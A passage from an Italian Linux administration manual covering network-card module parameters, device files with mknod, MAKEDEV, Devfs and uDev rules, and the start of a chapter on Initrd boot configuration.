Alcuni moduli consentono l'indicazione di più indirizzi di I/O, più livelli di IRQ e più canali DMA. In quel caso, significa che questi moduli sono in grado di gestire più componenti dello stesso tipo, che ovviamente sono predisposti per utilizzare risorse differenti.

Tabella 70.14. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Parametri kernel	Parametri moduli
3Com 3c501	3c501.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
3Com 3c503	3c503.o	ether=***irq***,***io***,0,***rtx***,eth***n***	io=***io***[,***io***[,***io***]] irq=***irq***[,***irq***[,***irq***]]
BNC		ether=***irq***,***io***,0,0,eth***n***	xcvr=0
AUI		ether=***irq***,***io***,0,1,eth***n***	xcvr=1
3Com Etherlink Plus 3c505	3c505.o		io=***io***[,***io***[,***io***]] irq=***irq***[,***irq***[,***irq***]] dma=***dma***[,***dma***[,***dma***]]
3Com Etherlink 16 3c507	3c507.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
3Com Etherlink III 3c509	3c509.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
3Com Etherlink XL 3c515	3c515.o		
3Com Etherlink MC 3c523 i82586	3c523.o		
3Com Etherlink MC32 3c527	3c527.o		
3Com Vortex 3c590 3Com Vortex 3c592 3Com Vortex 3c597 3Com Boomerang 3c595 Boomerang 3c900 3Com Boomerang 3c905	3c59x.o	ether=***irq***,***io***,eth***n***	io=***io***
RTL 8139 SMC EZ Card	8139too.o		
82596 Apricot 680x0 VME	82596.o	ether=***irq***,eth***n***	irq=***irq***
Ansel AC3200	ac3200.o	ether=***irq***,***io***,eth***n***	io=***io***[,***io***[,***io***]] irq=***irq***[,***irq***[,***irq***]]
Altelon AceNIC Gigabit	acenic.o		
Arioned Arlan 655	arlan.o		
Allied Telesis AT1700	at1700.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
Broadcom BCM5700 10/100/1000	bcm5700.o		
COPS LT-95 Tangent ATB-II Novell NL-10000 Daystar Digital LT-200 Dayna DL2000 DaynaTalk PC (HL) Farallon PhoneNET PC II Farallon PhoneNET PC III	cops.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
Crystal CS8900 Crystal CS8920 Cirrus Logic CS8900 Cirrus Logic CS8920	cs89x0.o		io=***io*** irq=***irq*** media=***tipo***
DEC DC21x4x DEC DC21040 DEC DC21040A DEC DC21041 DEC DC21041A DEC DC21142 DEC DC21143 DEC DE425 DEC DE434 DEC DE435 DEC DE450 DEC DE500 Kingston 10/100 LinkSys 10/100 SMC 8432 SMC 9332 Znyx314 Znyx315 Znyx346	de4x5.o	de4x5=0,***io***	io=***io***
D-Link DE-600	de600.o		io=***io*** irq=***irq***

Componente	Modulo	Parametri kernel	Parametri moduli
D-Link DE-620	de620.o		io=***io*** irq=***irq*** bnc=1|utp=1
DEC DEPCA DEC DE100 DEC DE101 DEC DE200 Turbo DEC DE201 Turbo DEC DE202 Turbo DEC DE210 DEC DE422	depca.o	depca=***io***	io=***io*** irq=***irq***
Digi RightSwitch SE-X	dgsr.o		
Davicom DM9102 Davicom DM9102A Davicom DM9132 Davicom DM9801	dmfe.o		
Intel EtherExpress 100	e100.o		
Intel EtherExpress 1000	e1000.o		
Cabletron E2100	e2100.o	e2100=***io***,***irq***,***mem***	io=***io*** irq=***irq*** mem=***mem***
i82595 (ISA) Intel EtherExpress Pro/10 Intel EtherExpress Pro/10+	eepro.o		io=***io*** irq=***irq*** mem=***memoria***
i82557, i82558 (PCI) Intel EtherExpress Pro	eepro100.o		
i82586 Intel EtherExpress 16	eexpress.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
SMC 83c170 EPIC SMC 83c175 EPIC SMC EtherPower II 9432	epic100.o		
Racal-Interlan ES3210	es3210.o		io=***io*** irq=***irq*** mem=***memoria***
ICL EtherTeam 16i ICL EtherTeam 32	eth16i.o	eth16i=***io***,***irq***	ioaddr=***io*** mediatype={bnc|tp|dix|auto|eprom}
DEC DE203 DEC DE204 DEC DE205	ewrk3.o	ewrk=***io***,***irq***	io=***io*** irq=***irq***
Fujitsu FMV-18x Fujitsu FMV-181 Fujitsu FMV-182 Fujitsu FMV-183 Fujitsu FMV-184	fmv18x.o	fmv18x=***io***,***irq***	io=***io*** irq=***irq***
Packet engines GNIC-II	hamachi.o		
Z85230 Comtrol Hostess SV11	hostess_sv11.o	hostess_sv11=***io***,***irq***,***dmabit***	io=***io*** irq=***irq*** dma=***dmabit***
HP PCLAN/plus	hp-plus.o	hp-plus=***io***,***irq***	io=***io*** irq=***irq***
HP LAN	hp.o	hp=***io***,***irq***	io=***io*** irq=***irq***
100VG-AnyLan HP J2585A HP J2585B HP J2970 HP J2973 HP J2573 Compex ENET100-VG4 Compex 100-VG	hp100.o	hp100=***io***,eth***n***	hp100_port=***io***[,***io***]... hp100_name=eth***n***[,eth***n***]...
IBM Token Ring 16/4	ibmtr.o	ibmtr=***io***,***irq***,***memoria***	io=***io*** irq=***irq*** mem=***memoria***
AMD «LANCE» AMD 7990 AMD 79c960 AMD 79c961 Allied Telesis AT1500 HP J2405A NE 2100 NE 2500	lance.o		io=***io***[,***io***[,***io***]] irq=***irq***[,***irq***[,***irq***]] dma=***dma***[,***dma***[,***dma***]]
Mylex LNE390 Mylex LNE390A Mylex LNE390B	lne390.o		io=***io*** irq=***irq*** mem=***memoria***

Componente	Modulo	Parametri kernel	Parametri moduli
LocalTalk PC	ltpc.o		io=***io*** irq=***irq***
MyriCOM MyriNET SBUS	myri_sbus.o		
National DP83815	natsemi.o		
NE1000, NE2000 (ISA)	ne.o	ether=***irq***,***io***,eth***n***	io=***io*** irq=***irq***
NE2000 (PCI) RealTek RTL-8029 Winbond 89C940 Compex RL2000 KTI ET32P2 NetVin NV5000SC Via 82C926 SureCom NE34	ne2k-pci.o		
Novell NE3210	ne3210.o		io=***io*** irq=***irq*** mem=***memoria***
MiCom-Interlan NI5010	ni5010.o		io=***io*** irq=***irq***
i82586 NI5210	ni52.o	ni52=***io***,***irq***	io=***io*** irq=***irq*** memstart=***memoria*** memend=***memoria***
NI6510 NI6510 EtherBlaster	ni65.o		io=***io*** irq=***irq*** dma=***dma***
DEC 21040 DEC 21*40	old_tulip.o	old_tulip=***io***	io=***io***
IBM Olimpic PCI Token Ring	olimpic.o		
AMD PCnet32 AMD PCnetPCI	pcnet32.o		
PLIP	plip.o	parport=***io***[,***irq***]	io=***io*** irq=***irq***
SIS 900/701G PCI	sis900.o		
SysKonnect SK-98xx	sk98lin.o		
RedCreek Communications PCI	rcpci.o		
RealTek RTL8129 RealTek RTL8139	rtl8139.o		
Sangoma S502 Sangoma S508 Sangoma S502A Sangoma ES502A Sangoma S502E Sangoma S503 Sangoma S507 Sangoma S508 Sangoma S509	sdla.o		
Sangoma SDLA (libreria) Sangoma S502A Sangoma ES502A Sangoma S502E Sangoma S503 Sangoma S507 Sangoma S508 Sangoma S509	sdladrv.o		
SysKonnect Token Ring SysKonnect TR4/16(+) ISA SysKonnect TR4/16(+) PCI SysKonnect TR4/16 PCI	sktr.o		io=***io*** irq=***irq***
SMC Ultra SMC EtherEZ	smc-ultra.o	smc-ultra=***io***,***irq***	io=***io*** irq=***irq***
SMC Ultra32	smc-ultra32.o		
SMC 9000	smc9194.o	smc9194=***io***,***irq***	io=***io*** irq=***irq***
auto			ifport=0
TP			ifport=1
AUI/BNC			ifport=2
Sun BigMac	sunbmac.o		
Sundance ST201	sundance.o		
Sun HME	sunhme.o		
Sun Quad	sunqe.o		

Componente	Modulo	Parametri kernel	Parametri moduli
TI ThunderLAN Compaq Netelligent 10/100 TX Compaq Netelligent 10 T Compaq Netelligent Netflex 3/P Compaq Netelligent Dual 10/100 TX Compaq Netelligent 10/100 TX Embedded Compaq Netelligent 10 T/2 Olicom OC-2325 Olicom OC-2183 Olicom OC-2326	tlan.o		io=***io*** irq=***irq*** speed={10Mbs|100Mbs} debug=0x0{1|2|3|4} aui=1 duplex={1|2}
DEC 21x4x Tulip DEC 21040 SMC EtherPower 10 PCI (8432T) SMC EtherPower 10 PCI (8432BT) SMC EtherPower 10/100 PCI (9332DST) DEC EtherWORKS DE450 DEC EtherWORKS DE500-XA DEC QSILVERS's Znyx 312 etherarray Allied Telesis LA100PCI-T Danpex EN-9400 Cogent EM100-PCI Cogent EM110 Cogent EM400 Cogent EM960 Cogent EM964 Accton EN1203 Accton EN1207 Accton EtherDuo-PCI	tulip.o		
VIA Rhine VIA VT3043 Rhine-I VIA VT86C100A Rhine-II D-Link DFE-930-TX	via-rhine.o		
WaveLan ISA AT&T GIS (nee NCR) WaveLan	wavelan.o	wavelan=***io***	
WD8003 WD8013	wd.o	wd=***io***,***irq***,***mem_inizio***,***mem_fine***	io=***io*** irq=***irq*** mem=***memoria*** mem_end=***memoria***
Compex RL100ATX-PCI	winbond.o		
Packet Engines Yellofin G-NIC	yellowfin.o		
integrati Z85*30 per AX.25 Z8530 Z85230 Z85C30	z85230.o		

Segue la descrizione di alcuni esempi.

- Scheda 3c503: indirizzo di I/O 300_{16}, livello di IRQ 9, ricetrasmettitore esterno (AUI).

  Parametri di avvio del kernel:

  ```
  ether=9,0x300,0,1,eth0
  ```

  Modulo '**3c503**'.

  ```
  io=0x300 irq=9 xcvr=1
  ```

- Scheda 3Com 3c509: indirizzo di I/O 210_{16}, IRQ 10.

  Parametri di avvio del kernel:

  ```
  ether=10,0x210,eth0
  ```

  Modulo '**3c509**'.

  ```
  io=0x210 irq=10
  ```

- Scheda compatibile NE2000: indirizzo di I/O 300_{16}, IRQ 11.

  Parametri di avvio del kernel:

  ```
  ether=11,0x300,eth0
  ```

  Modulo '**`ne`**'.

  ```
  io=0x300 irq=11
  ```

- Connessione PLIP su porta parallela: indirizzo di I/O 378_{16}, IRQ 7.

  Parametri di avvio del kernel (attivazione della porta parallela):

  ```
  parport=0x378,7
  ```

  Modulo '**`plip`**'.

  ```
  io=0x378 irq=7
  ```

70.4 Riferimenti

- *The official Red Hat Linux reference guide*, appendice *General parameters and modules*

  ⟨*http://www.redhat.com/* ⟩

- Sorgenti del kernel

  '***sorgenti_linux***`/drivers/`'

  '***sorgenti_linux***`/Documentation/`'

- File di configurazione dei moduli.

  Si può analizzare il file '`module-info`' che potrebbe trovarsi in '`/boot/`' o '`/etc/`'.

- Lauri Tischler, *Module HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Paul Gortmaker, *BootPrompt HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Paul Gortmaker, *Ethernet HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

Capitolo 71

File di dispositivo

Nei sistemi Unix, come GNU/Linux, il kernel permette alle applicazioni di comunicare con le unità fisiche, ovvero i dispositivi, attraverso un'astrazione costituita dai ***file di dispositivo***. Questi file sono di tipo speciale e tradizionalmente sono contenuti all'interno della directory '`/dev/`'.[1]

La particolarità di questi file sta nella definizione di due numeri che, in pratica, costituiscono il canale di comunicazione con il kernel stesso. Si tratta del numero ***primario*** e del numero ***secondario*** (oppure *major* e *minor*, secondo la terminologia originale inglese), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all'altro. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze anche tra le stesse distribuzioni GNU/Linux. In ogni caso, il documento di riferimento per ciò che riguarda GNU/Linux, è il file '***sorgenti_linux***`/Documentation/devices.txt`', corrispondente a *Linux allocated devices*, aggiornato da H. Peter Anvin.

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, utilizzando eventualmente la directory temporanea per questo scopo.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di caratteri (ma forse è più corretto usare il termine byte in questo caso), presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso questi file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione di questi permessi è molto importante nell'impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come '**`floppy`**', '**`sys`**', '**`daemon`**' e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

71.1 Directory «/sys/»

A partire dai kernel Linux 2.6.∗ viene introdotto un file system virtuale che deve essere innestato nella directory '`/sys/`', predisponendo nel file '`/etc/fstab`' la direttiva seguente:

```
…
sys   /sys           sysfs  defaults  0  0
…
```

In questo modo, quando si avvia un sistema GNU/Linux, all'interno di questa directory '`/sys/`' appaiono una serie di informazioni sui dispositivi fisici esistenti e sui moduli del kernel che sono in funzione. Delle informazioni contenute in questa directory si avvale, per esempio, il sistema uDev per la creazione automatica dei file di dispositivo.

71.2 Creazione dei file di dispositivo

Quando si ricompila il kernel per includere la gestione di funzionalità particolari, per accedere a queste, o per accedere ai componenti fisici per i quali è stata stabilita la gestione, può essere necessario intervenire nella directory '`/dev/`' allo scopo di creare o modificare qualche file di dispositivo. In generale, le distribuzioni GNU/Linux tendono a prevedere tutti i file necessari, ma la stessa evoluzione del kernel introduce esigenze nuove e spesso la necessità di provvedere da soli a questi file. Inoltre, è difficile che siano disponibili dal principio tutti i file di dispositivo possibili e immaginabili.

I file di dispositivo si creano in particolare con il programma di servizio '**`mknod`**':

```
mknod [-m modalità_dei_permessi] file {b|c|u} [n_primario n_secondario]
```

Con la lettera «b» si crea un file di dispositivo a blocchi, mentre con la lettera «c», si crea un file di dispositivo a caratteri. Il caso particolare della lettera «u», riguarda un dispositivo a caratteri senza *buffer*.

Si osservino gli esempi seguenti:

- `#` **`mknod -m 0600 /dev/tty9 c 4 9`** [*Invio*]

  crea il file di dispositivo a caratteri '`/dev/tty9`', concedendo soltanto i permessi di lettura e di scrittura al proprietario;

- `#` **`mknod -m 0660 /dev/hda1 b 3 1`** [*Invio*]

  crea il file di dispositivo a blocchi '`/dev/hda1`', concedendo i permessi di lettura e scrittura all'utente proprietario e al gruppo.

Anche se '**`mknod`**' è tutto quello che serve per creare i file di dispositivo necessari, non è sempre il mezzo più comodo per provvedere a questo problema. Infatti, occorre considerare anche le convenzioni della propria distribuzione GNU/Linux, anche per ciò che riguarda i permessi e l'appartenenza di questi file; inoltre non è sempre detto che si possano ricordare esattamente le caratteristiche dei file di dispositivo di cui si ha bisogno. Per questo viene in aiuto lo script '**`MAKEDEV`**', che tradizionalmente si deve trovare proprio nella directory '`/dev/`'. Questo script non è standard, ma il suo scopo lo è: facilitare la creazione dei file di dispositivo.

```
/dev/MAKEDEV {dispositivo...|gruppo}
```

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza il percorso. Questi dovrebbero essere creati nella directory corrente. L'esempio seguente crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti:

`#` **`/dev/MAKEDEV tty1`** [*Invio*]

L'esempio successivo crea il file di dispositivo corrispondente al primo disco fisso ATA, assegnandogli tutti gli altri attributi corretti:

`#` **`/dev/MAKEDEV hda`** [*Invio*]

È probabile che, al posto dei nomi dei file di dispositivo, si possano usare nomi di gruppi di questi. Per esempio, lo script '**MAKEDEV**' della distribuzione GNU/Linux Debian prevede il gruppo '**generic**' per fare riferimento ai file di dispositivo più comuni:

/dev/MAKEDEV generic [*Invio*]

71.3 kernel Linux e Devfs

Il kernel Linux, fino alle versioni 2.4.*, può essere predisposto per la gestione automatica dei file di dispositivo (sezione 67.2.21), attraverso quello che viene chiamato Devfs (letteralmente: *Device file system*). Se questa gestione è attivata in modo predefinito, oppure si utilizza l'opzione di avvio '**devfs=mount**', nella directory '`/dev/`' viene innestato un file system virtuale contenente tutti i file di dispositivo necessari alla gestione dell'hardware riconosciuto dal kernel.

I file di dispositivo generati automaticamente dal kernel sono organizzati in una struttura più articolata rispetto al solito, per ciò che riguarda i sistemi GNU/Linux; per esempio, il file di dispositivo che fa riferimento al primo disco PATA, che di solito è '`/dev/hda`', con Devfs è invece '`/dev/ide/host0/bus0/target0/lun0/disk`'.

Dal momento che si tratta di un file system virtuale, generato in modo automatico, esistono due tipi di problemi: se si modificano i permessi o si creano dei collegamenti, queste modifiche valgono solo fino a che il sistema operativo rimane in funzione. Per ovviare a questo inconveniente e anche per dare la possibilità di ricreare, tramite collegamenti simbolici, la struttura consueta ai nomi dei file di dispositivo, viene in aiuto un programma demone, '**devfsd**', che deve essere configurato in modo da sistemare i permessi come desiderato e ricostruire i collegamenti simbolici necessari.

Per la configurazione del demone '**devfsd**' sarebbe meglio affidarsi all'impostazione data nella propria distribuzione GNU/Linux, dal momento che è necessario predisporre un meccanismo che consenta ai pacchetti applicativi che lo richiedono, di aggiungere le particolarità loro necessarie. In generale, i file di configurazione in questione si articolano a partire da '`/etc/devfs/`'.

È bene riepilogare le opzioni di avvio del kernel che sono utili per controllare l'utilizzo o meno del file system Devfs:

- ```
  devfs=mount
  ```
  questa direttiva tra le opzioni di avvio attiva la gestione del file system Devfs;

- ```
  devfs=nomount
  ```
  questa direttiva tra le opzioni di avvio garantisce la disattivazione del file system Devfs.

Si osservi inoltre che, per sicurezza, la directory '`/dev/`' può contenere ugualmente i file di dispositivo tradizionali, perché quando si attiva il file system Devfs il contenuto originale della directory viene oscurato. In altri termini, quando da un sistema organizzato con file di dispositivo tradizionali si passa all'uso di Devfs, inizialmente conviene lasciare la directory '`/dev/`' come si trova, in modo da poter avviare sia con la gestione Devfs, sia senza.

Devfs è superato da uDev, nei kernel Linux 2.6.*: ⟨*http://www.kernel.org/pub/linux/utils/kernel/hotplug/udev-FAQ* ⟩

71.4 kernel Linux e uDev

A partire dalle versioni 2.6.* del kernel Linux, il meccanismo Devfs per la gestione automatica dei file di dispositivo è considerato obsoleto, dove al suo posto si preferisce usare uDev, che non viene gestito direttamente dal kernel, ma da un programma esterno (il demone '**`udevd`**').

Dal punto di vista del risultato, uDev si comporta in modo simile a Devfs.

Per poter funzionare, uDev si avvale delle informazioni fornite dal file system virtuale '`/proc/`' e da '`/sys/`' (il secondo viene introdotto a partire dai kernel 2.6.*). Perché il file system virtuale '`/sys/`' venga innestato correttamente, occorre verificare che il file '`/etc/fstab`' contenga la dichiarazione appropriata, molto simile a quella del file system virtuale '`/proc/`':

```
...
proc    /proc           proc    defaults        0   0
none    /proc/bus/usb   usbfs   defaults        0   0
sys     /sys            sysfs   defaults        0   0
...
```

L'esempio mostra anche gli altri file system virtuali comuni.

uDev utilizza alcuni file di configurazione che normalmente si collocano nella directory '`/etc/udev/`'. Il primo file da prendere in considerazione è '`/etc/udev/udev.conf`', che di solito viene distribuito già configurato correttamente. Ecco un esempio del suo contenuto:

```
# udev.conf

# The initial syslog(3) priority: "err", "info", "debug" or its
# numerical equivalent. For runtime debugging, the daemons internal
# state can be changed with: "udevcontrol log_priority=<value>".
udev_log="err"

# maximum size of the /dev tmpfs
tmpfs_size="10M"
```

Per definire le caratteristiche dei file di dispositivo da creare, inclusi i loro permessi di accesso, si utilizzano i file contenuti nella directory '`/etc/udev/rules.d/`', che vengono «eseguiti» secondo l'ordine lessicografico del loro nome. Per questo, di norma si tratta di collegamenti simbolici a file contenuti nella directory '`/etc/udev/`', che però hanno nomi che non tengono conto dell'ordine di esecuzione.

La sintassi con cui sono definite le direttive all'interno dei file a cui si fa riferimento nella directory '`/etc/udev/rules.d/`' è piuttosto oscura, anche se si può intuire il senso di ciò che rappresenta. Per intervenire in qualche modo nei file di dispositivo, attraverso la gestione di uDev, bisognerebbe creare un proprio file, scegliendo un nome appropriato alla posizione in cui deve trovarsi nella sequenza di esecuzione. Tuttavia, ci sarebbe anche la possibilità di usare il file '`/etc/udev/links.conf`' per cose molto semplici: creazione di collegamenti simbolici,

directory e file di dispositivo particolari. L'uso di questo file viene sconsigliato, ma è bene sapere come si interpreta, se dovesse essercene uno predefinito.

```
# This file does not exist.
# Please do not ask the debian maintainer about it.
# You may use it to do strange and wonderful things, at your risk.

L fd            /proc/self/fd
L stdin         /proc/self/fd/0
L stdout        /proc/self/fd/1
L stderr        /proc/self/fd/2
L core          /proc/kcore
L sndstat       /proc/asound/oss/sndstat

D pts
D shm

M null          c   1 3
M console       c   5 1

# Hic sunt leones.
M ppp           c 108 0
D loop
M loop/0        b   7 0
D net
M net/tun       c  10 200
```

L'esempio appena mostrato dovrebbe essere abbastanza intuitivo: le righe che iniziano con la lettera «L» richiedono la creazione di un collegamento simbolico (*link*); le righe che iniziano con la lettera «D» richiedono la creazione di una directory; le righe con la lettera «M» richiedono la creazione di un file di dispositivo.

Per quanto riguarda l'avvio e l'arresto del demone '**udevd**', è auspicabile che la propria distribuzione GNU/Linux sia già organizzata per questo. A ogni modo, si intuisce che questo demone deve essere avviato molto presto nell'ambito della procedura di avvio del sistema e deve anche essere fermato solo alla fine della procedura di arresto.

Dal momento che uDev è un sistema esterno al kernel, durante la fase di avvio, c'è sicuramente un momento in cui il kernel ha innestato il file system principale, ma uDev non è ancora in funzione. Per questa ragione, è indispensabile che la directory '`/dev/`', contenga inizialmente i file di dispositivo comuni, altrimenti diventa praticamente impossibile avviare il sistema.
Successivamente, una volta attivato uDev, il contenuto della directory '`/dev/`' originale diventa accessibile a partire da '`/dev/.static/dev/`', dove è possibile intervenire per modificare i file di dispositivo statici iniziali.

71.4.1 Associare un'azione agli eventi di uDev

I file contenuti nella directory '`/etc/udev/rules.d/`' consentono di associare un'azione agli eventi di uDev. Per esempio, alla comparsa di un file di dispositivo è possibile associargli la modifica dei permessi, ma si arriva anche a poter associare l'avvio di un processo che abbia qualcosa a che fare con questo.

A titolo di esempio, si supponga di voler attribuire i permessi di lettura e scrittura, per tutti gli utenti, ai file di dispositivo che hanno a che fare con la gestione dell'audio, ai file relativi a dischetti e CD/DVD-ROM. Si comincia esplorando la situazione della directory '`/etc/udev/rules.d/`':

`#` **`ls /dev/udev/rules.d`** [*Invio*]

```
…
020_permissions.rules
025_libgphoto2.rules
025_libsane.rules
85-pcmcia.rules
udev.rules
z20_persistent-input.rules
z20_persistent.rules
z25_persistent-net.rules
z45_persistent-net-generator.rules
z50_run.rules
z55_hotplug.rules
z60_hdparm.rules
z60_xserver-xorg-input-wacom.rules
…
```

Tra le direttive di questi file, ci potrebbero essere già quelle che si prendono cura dei file di dispositivo a cui si è interessati. Ma per questo, conviene aggiungere un altro file, in modo che appaia per ultimo, secondo l'ordine lessicografico. Per esempio: '`z90_permessi-a-tutti.rules`'. Il file in questione potrebbe essere realizzato nel modo seguente:

```
ACTION=="add", SUBSYSTEM=="sound",                                            MODE="0666"
ACTION=="add", SUBSYSTEM=="block", KERNEL=="fd[0-9]*",                         MODE="0666"
ACTION=="add", SUBSYSTEM=="block", KERNEL=="hd[a-z]", DRIVERS=="ide-cdrom", MODE="0666"
```

Intuitivamente si comprende che le direttive di questi file sono composte da un elenco di attributi che servono a identificare i file di dispositivo a cui si è interessati e l'evento considerato, seguito dall'azione da compiere. In questo caso, l'azione da compiere è rappresentata dalla voce '**`MODE="0666"`**', che attribuisce i permessi di lettura e scrittura a tutti gli utenti.

Per vedere come si associa l'esecuzione di un programma a un evento dei file di dispositivo, si pensi a una stampante collegata attraverso una porta USB: quando si collega la stampante viene creato automaticamente il file di dispositivo '`/dev/usb/lp0`', mentre quando la si stacca, questo file viene eliminato. Se si usa un demone per il servizio di stampa che non è preparato per queste sorprese, occorre aggiungere un altro file con delle direttive appropriate. Per esempio potrebbe trattarsi del file '`z90_stampante-usb.rules`':

```
#
# Reload "lpd" when adding a printer.
#
ACTION=="add",    SUBSYSTEMS=="usb", KERNEL=="lp[0-9]*", RUN+="/etc/init.d/lpd restart"
#
# Reload "lpd" when removing a printer.
#
ACTION=="remove", SUBSYSTEMS=="usb", KERNEL=="lp[0-9]*", RUN+="/etc/init.d/lpd restart"
#
```

In pratica, in questo esempio si fa in modo che venga eseguito il comando '**`/etc/init.d/lpd restart`**' quando ci sono novità sui file di dispositivo per la stampa.

Si osservi che le direttive riferite a eventi di creazione dei file di dispositivo ('**`ACTION="add"`**') devono precedere quelle riferite a eventi di eliminazione degli stessi ('**`ACTION="remove"`**').

È importante osservare che i programmi o gli script che si avviano attraverso la gestione degli eventi di uDev non possono essere troppo impegnativi, altrimenti c'è il rischio di bloccare il sistema.

71.5 Messaggio: «unable to open an initial console»

Quando si utilizzano dei meccanismi automatici per la gestione dei file di dispositivo, può succedere che qualcosa non funzioni nel modo previsto. In particolare, può capitare che all'avvio il kernel non riesca a trovare il file di dispositivo '`/dev/console`', cosa che si traduce nel messaggio di avvertimento seguente:

```
...
Warning: unable to open an initial console
...
```

Per poter comprendere cosa accade, è necessario avviare il sistema attraverso un'unità esterna (CD/DVD autoavviabili, memorie solide o simili), con il quale si può indagare sullo stato iniziale della directory '`/dev/`' (si intende la directory '`/dev/`' del file system che è in funzione quando si tenta di avviare il sistema operativo senza successo). Se questa è vuota, come può succedere se ci si affida a uDev o a Devfs, conviene predisporre manualmente dei file di dispositivo al suo interno, che vengono utilizzati in mancanza del funzionamento (tempestivo) dei sistemi automatici.

Se si dispone dello script '**`MAKEDEV`**', dovrebbe essere sufficiente il comando seguente, da eseguire quando la directory corrente corrisponde alla directory '`dev/`' che si intende sistemare:

`#` **`./MAKEDEV generic`** [*Invio*]

Naturalmente, se lo script '**`MAKEDEV`**' non si trova nella stessa directory, ma altrove, si deve specificare il percorso di avvio appropriato.

[1] L'argomento dei file speciali, compresi quelli che rappresentano i dispositivi, viene trattato nel capitolo 186 capitolo. Tuttavia, è necessario anticipare il problema, dal momento che è connesso strettamente alla creazione di kernel personalizzato.

Capitolo 72

Disco RAM iniziale: Initrd

Un disco RAM iniziale, noto con il nome Initrd, è un file system speciale che viene realizzato in modo da essere innestato inizialmente dal kernel Linux, allo scopo di avviare un sistema minimo, con cui eseguire alcune operazioni preliminari. Al termine di queste operazioni, normalmente il sistema contenuto nel disco RAM iniziale innesta il file system standard e passa il controllo al programma Init.

La tecnica del disco RAM iniziale viene usata solitamente per caricare dei moduli prima di innestare il file system definitivo, per esempio quando il kernel richiede un modulo speciale per accedere a tale file system.

Si osservi che la realizzazione di un disco RAM iniziale è un'operazione complessa, dove occorre avere la capacità di realizzare un sistema GNU/Linux elementare, ma perfettamente autonomo.

72.1 Teoria e visione generale

La gestione del disco RAM iniziale deve essere abilitata nel kernel (sezione 67.2.10). Il file system del disco RAM che si realizza deve contenere il programma o lo script '**`linuxrc`**', collocato nella directory radice. Questo programma deve svolgere tutte le funzioni che si desiderano, quindi deve innestare il file system principale previsto, spostando la directory radice all'inizio di questo, avviando lì il programma Init ('`/sbin/init`').

Il kernel Linux deve essere avviato specificando il file system principale, il nome del programma Init, fornendo anche l'indicazione della collocazione del file-immagine contenente il disco RAM iniziale. Le prime due informazioni si possono dare facilmente tra le opzioni di avvio del kernel e dovrebbero corrispondere alle stringhe seguenti:

```
root=/dev/ram0 init=/linuxrc rw
```

Si osservi che il disco RAM iniziale deve essere accessibile inizialmente anche in scrittura, così come suggerisce il modello mostrato sopra con l'opzione '**`rw`**'.

Teoricamente, l'indicazione della collocazione del disco RAM iniziale potrebbe essere data «manualmente» tra le opzioni di avvio del kernel, però in pratica diventa difficile esprimere un percorso in un disco che è ancora da innestare, pertanto si usa normalmente una direttiva separata attraverso il sistema di avvio prescelto. Vengono mostrati alcuni esempi della configurazione di sistemi di avvio comuni.

Listato 72.1. Loadlin: il file-immagine è precisamente '`C:\LINUX\INITRD.GZ`' (la riga è spezzata in due per motivi di spazio).

```
LOADLIN C:\LINUX\VMLINUZ initrd=C:\LINUX\INITRD.GZ root=/dev/ram0 ↩
↪init=/linuxrc rw
```

Listato 72.2. LILO: nel momento in cui si installa il sistema di avvio, il file-immagine è '`/boot/initrd.gz`'.

```
image = /boot/vmlinuz
    initrd = /boot/initrd.gz
    append = "root=/dev/ram0 init=/linuxrc rw"
```

Listato 72.3. GRUB 1: il file-immagine '`initrd.gz`' si trova nella directory '`/boot/`' della seconda partizione del primo disco.

```
title linux
kernel (hd0,1)/boot/vmlinuz root=/dev/ram0 init=/linuxrc rw
initrd (hd0,1)/boot/initrd.gz
```

Listato 72.4. SYSLINUX: il file-immagine '`initrd.gz`' si trova nella directory principale del dischetto.

```
LABEL linux
    KERNEL vmlinuz
    APPEND root=/dev/ram0 init=/linuxrc rw initrd=initrd.gz
```

Listato 72.5. ISOLINUX: il file-immagine '`initrd.gz`' si trova nella directory '`/isolinux/`' del CD-ROM.

```
LABEL linux
    KERNEL vmlinuz
    APPEND root=/dev/ram0 init=/linuxrc rw initrd=initrd.gz
```

Si può vedere il disco RAM iniziale, come un file system contenente fondamentalmente un programma Init, che convenzionalmente corrisponde a '`/linuxrc`'. La difficoltà sta nel ridurre al minimo il sistema di questo disco RAM; eventualmente il file '`/linuxrc`' potrebbe essere un programma realizzato appositamente, senza bisogno di altro.

Una volta che il programma o lo script '`/linuxrc`' ha compiuto il suo lavoro, questo deve innestare il file system che deve in seguito diventare quello principale, in una directory, quindi deve eseguire la funzione '**`pivot_root()`**' (si veda la pagina di manuale *pivot_root(2)*) per scambiare i ruoli.

Figura 72.6. Scambio della directory principale e avvio del programma Init.

